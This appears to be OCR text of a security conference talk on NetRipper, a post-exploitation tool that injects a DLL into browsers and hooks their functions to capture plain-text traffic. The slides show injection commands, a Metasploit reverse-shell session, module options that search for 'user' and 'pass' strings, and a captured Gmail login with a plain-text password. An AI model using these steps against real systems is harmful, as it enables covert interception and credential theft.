Page=PasswordSeparationSignIn&GALX=-q4I3anbHz8&continue=https%3A%2F%2Fmail.google.com%2Fmail
%2F&service=mail&rm=false&ltmpl=default&scc=1&ss=1&osid=1&ProfileInformation=APMTqunh0XBznD5_pJ5
PI680dRn1jdnRpTfvDGq8zHdtHb1GySQgz5mp_5qn0c0XHYBPxvN0W6Qio3xEDvF0m7uOpwkR4sjDmQ&_utf8=
%E2%98%83&bgresponse=
%21ERJCLOcMnR8Kti5EFMoptBa5hjICAAAAFlIAAAAEKgETfJexwh1ie3r8_AjmYPV52CPQpYxy9QPok_7_qKRq7d1fAh1Wy
2ju1MHT-p5Jf2pnNUSJTB8OYz7ygOEcpJbMdxG1dFUlLO--dqT5eKqRgGLM_L-Rmd3G9dNzQMRnW7ASnj7tT8Ll9DkT--C-
kLRmqsCIrDi1ML1mExMS_oLVwj5HRtrJfgIqbRDbD931Xgk4etuZHNykB1drzD6ufj9oQ2866F4_8qTiokQk2DHNiZ2AuMWL
W-
oq09Aj0yOG3L9hsPBsYazQB9WhOmGyQuACFL9PAAkQkYOTv7oriFVVZoqjMORlibTptLBJQIbtug2CbMErbQGPcpx3fwvBgq
e76Cro9l-4u3pSiX4_uBMnrYwB_T8&pstMsg=1&dnConn=&checkConnection=youtube
%3A1927%3A1&checkedDomains=youtube&identifiertoken=&identifiertoken_audio=&identifier-captcha-
input=&Email=darktangent%40gmail.com&Passwd=Defcon23%21&PersistentCookie=yes&rmShown=1fe^$@NÒfZ
±;²
```


Windows module



```
C:\Users\Ionut\Desktop\NetRipper\Release>NetRipper.exe

Injection: NetRipper.exe DLLpath.dll processname.exe
Example:   NetRipper.exe DLL.dll firefox.exe

Generate DLL:

  -h,  --help          Print this help message
  -w,  --write         Full path for the DLL to write the configuration data
  -l,  --location      Full path where to save data files (default TEMP)

Plugins:

  -p,  --plaintext     Capture only plain-text data. E.g. true
  -d,  --datalimit     Limit capture size per request. E.g. 4096
  -s,  --stringfinder  Find specific strings. E.g. user,pass,config

Example: NetRipper.exe -w DLL.dll -l TEMP -p true -d 4096 -s user,pass


C:\Users\Ionut\Desktop\NetRipper\Release>
```


```
C:\Users\Ionut\Desktop\NetRipper\Release>NetRipper.exe DLL.dll firefox.exe
Trying to inject DLL.dll in firefox.exe
Reflective injected in: 9960
```

Metasploit module



```
       =[ metasploit v4.11.4-2015071402                   ]
+ -- --=[ 1467 exploits - 840 auxiliary - 233 post        ]
+ -- --=[ 432 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > run

[*] Started reverse handler on 192.168.225.131:4444
[*] Starting the payload handler...
[*] Sending stage (885806 bytes) to 192.168.225.129
[*] Meterpreter session 1 opened (192.168.225.131:4444 -> 192.168.225.129:53783) at 2015-08-07 12:47:49 -0400

meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > use post/windows/gather/netripper
msf post(netripper) > show options

Module options (post/windows/gather/netripper):

   Name          Current Setting                  Required  Description
   ----          ---------------                  --------  -----------
   DATALIMIT     4096                             no        The number of bytes to save from requests/responses
   DATAPATH      TEMP                             no        Where to save files. E.g. C:\Windows\Temp or TEMP
   PLAINTEXT     true                             no        True to save only plain-text data
   PROCESSIDS                                     no        Process IDs. E.g. 1244,1256
   PROCESSNAMES                                   no        Process names. E.g. firefox.exe,chrome.exe
   SESSION                                        yes       The session to run this module on.
   STRINGFINDER  user,login,pass,database,config  no        Search for specific strings in captured data
```

DEMO




Penetration tester
(virtual machine)

Administrator
(virtual machine)

Future work

- x64 processes
- Multiple software
- Older versions
- Thread safety
- Regular expressions plugin

Defense


NetRipper.exe from the Low Restricted group is attempting to perform actions with address space of the process Firefox.

Process (PID: 9936):
C:\users\ionut\desk...etripper\Release\NetRipper.exe

Dear Microsoft,

On a Windows system, a low privileged process should not be able to access or modify the memory space of other process.

Thank you!

Note: There are at least 10 methods to inject a DLL.

Project information

https://github.com/NytroRST/NetRipper/

Conclusion

- Post exploitation tool
- Uses Reflective DLL Injection and API Hooking
- Hooks application-specific functions
- Captures network traffic in plain-text
- Easy to use

Questions?

Contact information

- ionut.popescu [@] outlook.com
- contact [@] securitycafe.ro
- @NytroRST